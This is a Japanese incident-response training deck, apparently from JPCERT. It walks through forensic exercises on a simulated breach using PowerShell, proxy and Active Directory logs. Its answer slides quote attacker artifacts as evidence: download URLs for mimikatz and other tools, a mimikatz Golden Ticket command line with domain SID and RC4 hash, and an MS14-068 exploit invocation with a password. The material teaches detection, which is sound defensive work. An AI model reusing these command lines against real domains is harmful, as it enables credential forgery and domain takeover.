Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？



ヒント

① 「Powershell.csv」を確認

ハンズオン 3

侵入元端末の調査

Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

解答

以下からファイルをダウンロードする。

<http://anews-web.co/mz.exe>

<http://anews-web.co/rar.exe>

<http://anews-web.co/ms14068.rar>

解説

Powershell.csv に記録されている。

<コマンド>

grep -B10 -A10 "¥.ps1" Powershell.csv

ハンズオン 3

侵入元端末の調査

Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

解答

以下からファイルをダウンロードする。

<http://anews-web.co/mz.exe>

<http://anews-web.co/rar.exe>

<http://anews-web.co/ms14068.rar>

解説

Powershell.csvに記録されている。




追加設定をしていればイベントログに記録することができる

Win10_64JP_09のOSはWindows10であり、PowerShellの実行したスクリプトがデフォルトで記録されるようになっています。PowerShell実行ログを確認すると、スクリプトの内容が確認できます。ハンズオン1のQ5と同様に「.ps1」でPowerShell実行ログを検索すると<http://anews-web.co/mz.exe>からダウンロードしたファイルを「C:\¥Intel¥Logs¥mz.exe」に保存するスクリプトが記録されています。また、<http://anews-web.co/rar.exe>と <http://anews-web.co/ms14068.rar>からファイルをダウンロードし、保存するスクリプトも確認できます。Sysmonログからもハンズオン1のQ5と同様にps1ファイルがechoで作成・実行されている痕跡が確認できます。

ハンズオン3 まとめ

■ハンズオン3の調査で判明した事項




ハンズオン3で分かったことをまとめます。
調査を行った**Win10_64JP_09**からADに対してログインが行われていました。さらにいくつか不正通信先が見つかっています。

ハンズオン4

プロキシログの調査

ハンズオン4

■ 調査対象



ここでは、これまでのわかっている情報などをもとにプロキシサーバを調査していきます。

提供されたログ（プロキシサーバのログ）

プロキシログ

access.log（Webアクセスログ）

今回は、Windowsイベントログではなく、squidのログを調査します。

ハンズオン 4

プロキシログの調査

プロキシログからその他の感染端末がないかを調査する

すべての端末を1台1台調査するのは時間がかかるので、プロキシログからその他の感染端末がないか調査しましょう。

なぜプロキシログを確認するのか

プロキシログ確認の重要性

- 最近のマルウェアの多くがサーバと通信を行う際にHTTPを使用する
- マルウェアのすべての通信がプロキシに記録されている可能性がある



プロキシを導入していない場合は、すぐに導入を検討することをお勧めします

最近のマルウェアの多くがサーバと通信を行う際にHTTPを使用します。そのため、マルウェアのすべての通信がプロキシに記録されている可能性があります。プロキシを導入することで、そのようなログを残せる可能性があるため、プロキシは必ず導入するようにしてください。

プロキシログ確認のポイント

確認ポイント

- HTTP POSTリクエスト
- アップロードサイズの大きな通信
- 定期的に行われている通信
- 業務時間外に行われている通信
- 特殊なUser-Agent
- Refererがない通信
- EXEファイル、RARファイルなどのダウンロード

ここではプロキシログ確認ポイントについて説明します。

HTTP POSTリクエスト
アップロードサイズの大きな通信
定期的に行われている通信
業務時間外に行われている通信
特殊なUser-Agent
Refererがない通信
EXEファイル、RARファイルなどのダウンロード

プロキシログ確認のポイント

HTTP POSTリクエスト

- マルウェアが命令実行結果を送信している可能性

アップロードサイズの大きな通信

- 内部からの情報持ち出しの可能性

定期的に行われている通信

- マルウェアは定期的にサーバと通信を行う

業務時間外に行われている通信

- 業務時間外にマルウェアが通信を継続している可能性

プロキシログ確認のポイント

特殊なUser-Agent

- マルウェアによっては特殊なUser-Agentを使用していることがある

Refererがない通信

- マルウェアはRefererがついてない場合が多い

EXEファイルのダウンロード

- 追加の攻撃ツールをダウンロードしている可能性

プロキシ設定の注意

取得ログ設定の確認

- プロキシによってはデフォルトで調査に必要な項目が記録対象になっていない場合がある
- User-AgentやRefererなどが含まれるように設定する



確認ポイントに上げた内容が記録できているか
確認

プロキシを導入すればそれでOKかという、そうではありません。
適切なログが残るように設定していなければ、調査に利用できなくなります。また、ログが上書きされたりしないように適切な、保存方法についても検討しておいてください。

ハンズオン 4

プロキシログの調査

プロキシログからその他の感染端末がないかを調査する

Q1. Win10_64JP_09に感染したマルウェアの通信先ドメイン名を特定してください。

ハンズオン 4

プロキシログの調査

Q1. Win10_64JP_09に感染したマルウェアの通信先ドメイン名を特定してください。



ヒント

- ① ハンズオン3 Q2とQ4 参照
- ② 実行ファイルのダウンロード
- ③ 定期的に行われている通信

ハンズオン 4

プロキシログの調査

Q1. Win10_64JP_09に感染したマルウェアの通信先ドメイン名を特定してください。

解説

exeファイルのダウンロードやアクセス数の多いドメインを調査する。

※どちらも正規サイトが含まれるため、除外が必要
<コマンド>

```
・ awk '/192.168.16.109/ {print $7}' access.log | grep  
"exe" | sort | uniq -c | sort -nr  
・ awk '/192.168.16.109/ {print $7}' access.log | awk  
-F/ '{print $3}' | sort | uniq -c | sort
```

ハンズオン 4

プロキシログの調査

Q1. Win10_64JP_09に感染したマルウェアの通信先ドメイン名を特定してください。

解答

news-landsbbc.co
anews-web.co
biosnews.info

解説

news-landsbbc.co マルウェアダウンロード元
anews-web.co 攻撃ツールのダウンロード元
biosnews.info マルウェアのC2サーバ

ハンズオン3のQ2で「**dwm.exe**」というファイルをダウンロードする通信先がありました。その通信先を確認します。また、ハンズオン3のQ4で、PowerShellによってファイルのダウンロードをしていた通信先へのアクセスを確認します。

これらの既知の通信先だけではなく、マルウェアの通信先がもう一つあります。プロキシログの確認ポイントとしても上げていた、**定期的に行われている通信**を確認します。確認すると、Microsoftの正規サイト以外に

「**biosnews.info**」への通信が特筆して多いことが確認できます。「**biosnews.info**」を追ってみると、3秒から4秒間隔でアクセスしていることがわかります。

ハンズオン 4

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、端末を特定してください

ハンズオン 4

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、端末を特定してください

解答 192.168.16.101

解説 既知のIoCを元に調査する。
<コマンド>
・ `grep -e "anews-web.co" -e "news-landsbbc.co" -e "biosnews.info" access.log | grep -v "192.168.16.109"`

ハンズオン 4

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、端末を特定してください

解答 192.168.16.101

解説

PowerShell を利用した攻撃ツールのダウンロード元がプロキシログに記載されている。
192.168.16.101 - - [07/Nov/2019:15:57:04 +0900] "GET http://anews-web.co/mz.exe
192.168.16.101 - - [07/Nov/2019:16:03:24 +0900] "GET http://anews-web.co/server.exe

ハンズオン 4

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、端末を特定してください

解答 192.168.16.101

解説

実際には192.168.16.101もマルウェアに感染していたが、直接外部にアクセスしており、プロキシにログは残っていない。
※この環境は、プロキシを通過しなくても外部にアクセスできる環境になっていた



実際にこのような環境が多く存在する

Q1で判明したマルウェアの通信先について、他端末が通信を行っていないか調査します。すると、**192.168.16.101 (Win7_64JP_01)** が通信していることが確認できます。実際は192.168.16.101以外の端末もマルウェアに感染しているのですが、プロキシを通過しなくても外部にアクセスできる環境になっていたため、他の端末のログが確認できなかったという結果になりました。


プロキシ環境下の場合

- プロキシ環境下では、イベントログに記録されるあて先IPアドレスがプロキシのものになってしまう
- プロキシの情報などに関連付けて調査する必要がある

イベントログに通信先が記録されるとき、プロキシを使用している環境では通信先がプロキシのIPアドレスになるので、調査の場合は、プロキシのログと突き合わせながら調査する必要があります。

ハンズオン4 まとめ

■ハンズオン4の調査で判明した事項




ハンズオン4で分かったことをまとめます。
調査を行ったプロキシログから、新しい不正な通信先がわかりました。

ハンズオン5

ACTIVE DIRECTORY の調査

ハンズオン5

■ 調査対象



次は、**Win10_64JP_09**から侵入されたADを調査します。

提供されたログ（AD のログ）

イベントログ

Security.csv（セキュリティログ）

TaskScheduler.csv（タスクスケジューラログ）

調査するログはこの2つです。

ハンズオン 5

Active Directoryの調査

Active Directoryサーバのイベントログ
から以下を調査

- ・ どの端末からどんなアカウントで侵入されたか
- ・ どんな行為が行われたか

ADのイベントログでは、管理下のホストやユーザのログオン履歴なども記録されるため、ネットワーク内のすべてのログオン行為を把握することができます。

Active Directoryのイベントログ調査

ADログ調査の重要性

- 端末のログオン情報がADのセキュリティログに記録されている
- 不正なログオン情報が記録されている可能性がある



不正なログオン記録をどのように洗い
出せばよいのか？

1台1台の調査には負荷が大きいです。ADのログを調査することで、ネットワーク内の状況をまとめて把握することができるため、プロキシログの調査と同様に重要です。
ただ、ログには正常なログも多数残るため、不正なログオンを洗い出すのは、コツが必要です。

Active Directoryのイベントログ調査

ADのセキュリティ対策、ログ分析手法を
まとめたレポート
「ログを活用したActive Directoryに対する
攻撃の検知と対策」※


■ レポートの内容

- ADに対する攻撃手法の解説
- イベントログ分析方法
- セキュリティ対策

※ https://www.jpcert.or.jp/research/AD_report_20170314.pdf

イベントログ分析方法

■ レポート内ではイベントログから攻撃の痕跡を効率的に検知する手法を紹介



フローチャートで以下の
チェックが可能

- ・実施すべき対処方法
- ・確認すべきポイント

報告書に載っている、ログを分析する手法を紹介しています。ログも膨大な量があるため、確認が必要なログを報告書には記載しており、これに該当すればどんどん下に進んでいく流れになっています。

例えば、そもそもログを取得しているのかというところから確認を行います。

また、ログを定期的に確認することも重要であるため、定期的に確認してほしい箇所を報告書には記載しています。

イベントログ分析方法

- 各攻撃手法のターゲットとなる端末、検知方法、防御方法について解説

攻撃手法に対する検知方法の明確化

		ドメイン管理者、サーバ管理者権限の窃取			管理者権限窃取後の活動		痕跡消去
		ADの脆弱性 (3.1)	保存された認証情報の悪用 (3.2)	ローカル管理者の悪用 (3.3)	Golden Ticket (3.2.2.1)	Silver Ticket (3.2.2.2)	
不審なログの調査	MS14-068 (4.2.1)	○					
	Golden Ticket (4.2.2)				○		
	Silver Ticket (4.2.2)					○	
	不審なタスクの作成 (4.2.3)				○	○	
	イベントログの消去 (4.2.4)						○
認証ログの調査	特権調達 (4.3.1)	○					
	アカウントを利用した端末 (4.3.2)		△	△※	△	△	
	認証回数 (4.3.3)		△	△※			

△ 運用と照らし合わせることで検知できる場合がある
※DCにはログが記録されないため、接続先コンピュータのログ確認が必要

調査対象機器の洗い出し

		調査範囲				調査が有効なバージョン
		DC	サーバ	DC、サーバ管理端末	その他の端末	
不審なログの調査	MS14-068 (4.2.1)	○				Windows Server 2008, 2008R2, 2012, 2012 R2
	Golden Ticket (4.2.2)	○				全バージョン※1
	Silver Ticket (4.2.2)	○	○	○		全バージョン※1
	不審なタスクの作成 (4.2.3)	○	○	※2		全バージョン※1
	イベントログの消去 (4.2.4)	○	○	※2		全バージョン※1
認証ログの調査	特権調達 (4.3.1)	○	○			全バージョン※1
	アカウントを利用した端末 (4.3.2)	○※2	○※2	○※2		全バージョン※1
	認証回数 (4.3.3)	○※2	○※2	○※2		全バージョン※1

※1 本レポートでは 2008 以降のイベントIDを対象に記載
※2 可能であれば実施

さらに報告書には攻撃手法と検知手法、具体的にどの機器を見れば良いのかを表でわかりやすく記載しています。

不正なログオンイベントの調査

レポート内で紹介しているイベントログ分析方法

- 不審なログ調査
 - 脆弱性悪用の調査
 - イベントログの消去
- 認証ログの調査
 - **特権割り当ての正当性** ← ハンズオンではここから調査を始める
 - アカウントを利用した端末の妥当性
 - 認証回数

レポート内では、いくつかの調査ポイントを解説していますが、このハンズオンでは「特権割り当ての正当性」について調査していきます。その他の調査方法については、ぜひ報告書を確認してみてください。

ハンズオン 5

Active Directoryの調査

Active Directoryサーバのイベントログ
を調査

Q1. 「管理者権限」が割り当てられた
ユーザをすべて特定してください。

ADサーバが侵害された場合、攻撃者は管理者権限を持ったユーザを悪用して、感染を拡大している可能性が高いです。まずは、管理者権限を持ったユーザがどれだけADに登録されているか調べます。

ハンズオン 5

Active Directoryの調査

Q1. 「管理者権限」が割り当てられた
ユーザをすべて特定してください。



ヒント

- ① 「報告書(第1版)」P.75特権の使用
に関連するイベントIDを参照
- ② 「Security.csv」のイベントID: 4672
を確認

ハンズオン 5

Active Directoryの調査

Q1. 「管理者権限」が割り当てられた
ユーザをすべて特定してください。

解説

「Security.csv」のイベントID: 4672に記録されている。該当ログは1回のログが16行。そのうち「アカウント名」の行に対象アカウントが記載される。

<コマンド>

```
grep -A 16 "4672" Security.csv | grep  
"アカウント名" | sort | uniq -c | sort -nr
```

ハンズオン 5

Active Directoryの調査

Q1. 「管理者権限」が割り当てられた
ユーザをすべて特定してください。

解答

Administrator
sysg.admin
maebashi.gunma
machida.kanagawa

解説

WIN-WFBHIBE5GXZ\$はADサーバのホスト名
であり、自身のため除く

ADサーバが侵害された場合、管理者権限を持ったユーザが悪用された可能性が高いです。まずは、管理者権限を持ったユーザがどれだけADに登録されているか調査します。

イベントID:4672 のログでは特権が与えられたアカウント名や、割り当てられた特権を確認することができます（報告書 P75参照）。セキュリティログを「4672」で検索すると管理者権限を持ったユーザを特定することができます。

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした端
末を特定してください。

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした端
末を特定してください。



ヒント

- ① 「報告書(第1版)」P.75ログオンに関連するイベントIDを参照
- ② イベントID: 4769, 4624を参照

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした端
末を特定してください。

解説

Security.csvに以下のログが記録されている

✓ イベントID: 4769 or 4624

✓ ログオン アカウント: sysg.admin

<コマンド>

```
grep -A 19 "4769" Security.csv | grep -A 9 "sysg.admin" | grep "アドレス" | sort |  
uniq -c
```

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした端
末を特定してください。

解説

Security.csvに以下のログが記録されている

✓ イベントID: 4769 or 4624

✓ ログオン アカウント: sysg.admin

<コマンド>

```
grep -A 32 "4624" Security.csv | grep -A  
11 "sysg.admin" | grep "アドレス" | sort  
| uniq -c
```

ハンズオン 5

Active Directoryの調査

Q2. sysg.adminユーザでログオンした端
末を特定してください。

解答

192.168.16.101, 192.168.16.103,
192.168.16.104, 192.168.16.109

解説

Security.csvに以下のログが記録されている
✓ イベントID: 4769 or 4624
✓ ログオン アカウント: sysg.admin

イベントID:4769 のログにはKerberosサービスチケットを使ったログオンが記録されます（報告書 P76参照）。記録される内容にはログオンしたアカウント名とクライアントアドレスが含まれています。
また、**イベントID:4624**のログにはログオンに成功したアカウント名とソース ネットワーク アドレスが記録されます（報告書 P75参照）。
それぞれのイベントIDについて、sysg.adminでログオンした端末を特定するために、アカウント名がsysg.adminのログイン元IPアドレスを洗い出すと、4つのIPアドレスが見つかります。

ハンズオン 5

Active Directoryの調査

Q3. 「sysg.adminユーザ」によるログオンは、管理者の意図しないものでした。
どのような攻撃手法を用いて不正ログオンを行ったか特定してください。

ハンズオン 5

Active Directoryの調査

Q3. 「sysg.adminユーザ」によるログオンは、管理者の意図しないものでした。
どのような攻撃手法を用いて不正ログオンを行ったか特定してください。



ヒント

- ①ハンズオン3(192.168.16.109)のログを調査する
- ②「sysg.admin」を引数に与えられたコマンド実行はないか

ハンズオン 5

Active Directoryの調査

解答 Pass-the-ticket (Golden Ticketを利用)

解説

Sysmon.csvに以下のログが記録されている

```
✓ C:¥Intel¥Logs¥mz.exe  
""kerberos::golden /domain:example.co.jp  
/sid:S-1-5-21-1524084746-3249201829-  
3114449661  
/rc4:b23a3443a12bf736973741f65ddcbc83  
/user:sysg.admin /id:500  
/ticket:C:¥Intel¥Logs¥500.kirbi"" exit
```

➡ ADのログだけでPass-the-ticketを確認できる可能性はあるが、クライアントの実行履歴があった方が分かりやすい

ハンズオン3で確認していた**192.168.16.109 (Win10_64JP_09)**の端末のログを調査します。sysg.adminというユーザを利用し、打たれたコマンドを確認します。ハンズオン3のSysmonログを確認すると、「**mz.exe**」というファイルを実行していることがわかります。これは、座学パートで説明した、**mimikatz**と呼ばれるツールです。**mimikatz**はPass the hash といわれる攻撃と、Pass the Ticket と呼ばれる不正ログインに利用されるツールです。

```
kerberos::golden  
user:sysg.admin  
ticket: C:¥Intel¥Logs¥500.kirbi
```

といった引数を与えていますが、この攻撃はPass the Ticketと呼ばれる攻撃です。

ハンズオン 5

Active Directoryの調査

Q4. 攻撃者によって追加されたユーザを特定してください。

ハンズオン 5

Active Directoryの調査

Q4. 攻撃者によって追加されたユーザを特定してください。



ヒント

① 「ツール分析結果シート」のnet userを参照

ハンズオン 5

Active Directoryの調査

Q4. 攻撃者によって追加されたユーザーを特定してください。

解答 machida.kanagawa

解説

Security.csvに以下のログが記録されている

✓ イベントID: 4720

✓ アカウント名: machida.kanagawa

<コマンド>

```
grep -A38 "4720" Security.csv
```

ドメイン上に、ユーザーを追加するコマンドである「**net user**」が使用されていないか調査します。**イベントID:4720**では「**net user**」コマンドを使用して作成されたアカウント名が記録されます（報告書 P55参照）。セキュリティログを「**net user**」で検索すると1つのイベントがヒットします。この端末はSysmonを導入していなかったため、Sysmonログが存在しませんが、Sysmonログがあった場合は、「net user」を実行したコマンドがSysmonログに記録されます。

ハンズオン 5

Active Directoryの調査

Q5. 「machida.kanagawa」は不正なユーザ追加であることが分かりました。
どのような攻撃手法を用いて不正な操作を行ったのでしょうか。

ハンズオン 5

Active Directoryの調査

Q5. 「machida.kanagawa」は不正なユーザ追加であることが分かりました。
どのような攻撃手法を用いて不正な操作を行ったのでしょうか。



ヒント

- ①ユーザの追加に必要な権限は？
- ②不正なユーザを追加したホストは？
- ③「ツール分析結果シート」MS14-068 参照

ハンズオン 5

Active Directoryの調査

Q5. 「machida.kanagawa」は不正なユーザ追加であることが分かりました。
どのような攻撃手法を用いて不正な操作を行ったのでしょうか。

解答

MS14-068の脆弱性を悪用して権限昇格し、作成された

ハンズオン 5

Active Directoryの調査


解答

MS14-068の脆弱性を悪用して権限昇格し、作成された

解説

Security.csvの以下のイベントID、日時に一般ユーザに特権が割り当てられている

- ✓ イベントID: 4672
- ✓ 日時: 2019/11/07 15:29:37
- ✓ アカウント名: maebashi.gunma

 一般ユーザに対して、管理者権限が割り当てられている

ハンズオン 5

Active Directoryの調査

解説

ハンズオン3のログから以下のことがわかる

Sysmon.csvの以下の日時に特徴的な名前のファイルが実行されている

- ✓ 日時: 2019/11/07 15:26:37
- ✓ CommandLine: cmd /c
""C:¥Intel¥Logs¥ms14068¥ms14-068.exe -
u maebashi.gunma@example.co.jp -s S-1-
5-21-1524084746-3249201829-
3114449661-1127 -d win-wfbhibe5gxz -p
p@ssw0rd""



MS14-068の脆弱性が悪用されて、ドメイン
管理者に昇格された可能性がある

ユーザの追加には管理者権限が必要です。Q1にて洗い出した管理者権限を持つアカウントのどれかが

「machida.kanagawa」を追加したと考えられます。Win10_64JP_09のユーザである

「maebashi.gunma」は元々管理者権限であったとは考えにくいので、このアカウントについて調査していきます。イベントID:4672のログには新たに特権を割り当てたイベントの情報が記録されます（報告書 P75参照）。セキュリティログを「4672」で検索すると2019/11/07 15:29:37に「maebashi.gunma」に特権が割り当てられていることがわかります。

次に、ハンズオン3 (Win10_64JP_09) のSysmonログを調査します。2019/11/07 15:29:37以前のログを遡っていくと、2019/11/07 15:26:37に特徴的なコマンド実行が見つかります。

ハンズオン6

ACTIVE DIRECTORYの調査 ～LOGONTRACER～

ハンズオン 6

Active Directoryの調査

分析ツールを使用してActive Directory
サーバのイベントログを調査

ハンズオン 5 では、手動でADログを分析しましたが、ここではADのログをより簡単に分析する方法について説明します。

イベントログ調査の問題点

ADログ調査の問題点

- すべての端末のログオン履歴が保存されるためログサイズが大きくなる傾向にある
- テキストファイルなどで分析するのは限界がある



効率的に分析する方法はないのか？

ADログ調査の問題点として、すべての端末のログオン履歴が保存されるためログサイズが大きくなる傾向にあり、テキストファイルなどで分析するのは限界があるということがあります。そこで、ツールなどを利用したより簡単な分析を行うことをお勧めします。

イベントログを可視化して分析するツール

